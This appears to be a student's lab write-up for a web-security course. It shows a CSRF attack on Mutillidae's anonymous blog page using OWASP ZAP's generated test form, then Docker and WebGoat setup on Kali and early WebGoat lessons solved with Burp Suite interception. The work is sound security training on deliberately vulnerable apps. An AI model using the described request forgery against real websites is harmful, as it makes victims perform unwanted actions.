
- Why: Metaspoiltable has Mutillidae running on the VM. Mutillidae contains the top-10 vulnerabilities on OWASP. You are required to exploit the "Add blog for Anonymous" vulnerability on the "Cross Site Request Forgery (CSRF) page."

- How: Through a sort of attack known as cross-site request forgery, or CSRF, the attacker can make the victim carry out undesired actions on a website while they are already authenticated.
  The Mutillidae similar to the metasploitable VM is made for the sole purpose of testing and has deliberate vulnerabilities and for this question we need to go to the CSRF page.
  When clicking on the save blog entry on "add blog for anonymous" page it sends a post request.
  Here I have used OWASP ZAP to intercept the post request and them I was able to generate an Anti-SCRF test form. Once opened I was able to edit the blog entry and was able to submit it.

- Outcome: The new blog entry is added in the current blog entries table. I was able to perform a csrf attack using OWASP ZAP.


Steps:

- Start OWASP ZAP




Click on Launch Browser

- Once opened go to the link "http://192.168.175.130/mutillidae"




and further navigate to the add to your blog page.


- Now, I added a breakpoint in OWASP ZAP to intercept POST requests.




- Submitting a random blog request



- Intercepting the request in ZAP and generating anti-CSRF test form




- Anti CSRF Test Form



As you can see I have edited the blog_entry

- Another Blog Entry registered on the mutillidae that we generated from the Anti-CSRF Test form from ZAP.



Welcome To The Blog

Back

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: ,,,,<u> and </u> are now allowed in blog entries

Save Blog Entry

View Blogs

3 Current Blog Entries

	Name	Date	Comment
1	anonymous	2022-11-20 04:15:35	FCS Q1 partD attacked
2	anonymous	2022-11-20 04:13:40	FCS Q1 partD
3	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Note:

For Question 2 and 3 I have installed Kali Linux as a Virtual Machine on my system and i got it from https://www.kali.org/get-kali/#kali-virtual-machines
I did this because kali linux comes with pre installed applications such as BurpSuite which is required by this question and the next one.

Setting up docker:
I ran the following commands:

"curl -fsSL https://download.docker.com/linux/debian/gpg | gpg --dearmor | sudo tee /usr/share/keyrings/docker-archive-keyring.gpg >/dev/null"

"echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian buster stable' | sudo tee /etc/apt/sources.list.d/docker.list"

"sudo apt-get update"


"sudo apt-get install -y docker-ce"

I will discuss the Setting up Burp suite as a proxy in the next question's part A.

Question 2

Building webgoat:


- Run the command "docker run -it -p 127.0.0.1:8081:8080 -p 127.0.0.1:9090:9090 -e TZ=Asia/Kolkata webgoat/webgoat"




- The webgoat was setup at localhost:8081 (I have used port 8081 as I had already configured burp suite at port 8080)

Completing Basic Lessons:

- First I registered as a new user and setup a username and password.
- First Page




- HTTP Basics




I solved this problem by using burp suite as a proxy
Fisrt I sent a random answer and then found the post request in which the magic-number was present.

HTTP Proxies

- Assignment




- To complete this assignment I used Burp Suite proxy to intercept the post request and edited it as per the assignment



- Lesson Completed


Developer Tools

- Assignment 1

